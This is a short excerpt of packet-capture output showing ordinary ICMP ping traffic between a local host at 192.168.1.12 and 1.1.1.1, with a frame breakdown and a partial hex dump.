476	100.890930376	1.1.1.1	192.168.1.12	ICMP	98	Echo (ping) reply id=0x0001, seq=79/20224, ttl=56 (req

Frame 17: Packet, 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
Ethernet II, Src: VMware_55:93:15 (00:0c:29:55:93:15), Dst: VnptTech (08:00:27:28:29:2a)
Internet Protocol Version 4, Src: 192.168.1.12, Dst: 1.1.1.1
Internet Control Message Protocol

0000 d4 9a a0 a3 84 78 00 0c 29 55 93 15 08 00 45 00 ... x...
0010 00 54 45 56 40 00 40 01 31 9d c0 a8 01 0c 01 01 ... TEV@...
0020 01 01 08 00 2f 7e 00 01 00 01 90 76 e9 69 00 00 ... /...
0030 00 00 82 cc 0d 00 00 00 00 00 10 11 12 13 14 15
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 ... &'()*+,-
0060 36 37 ... 67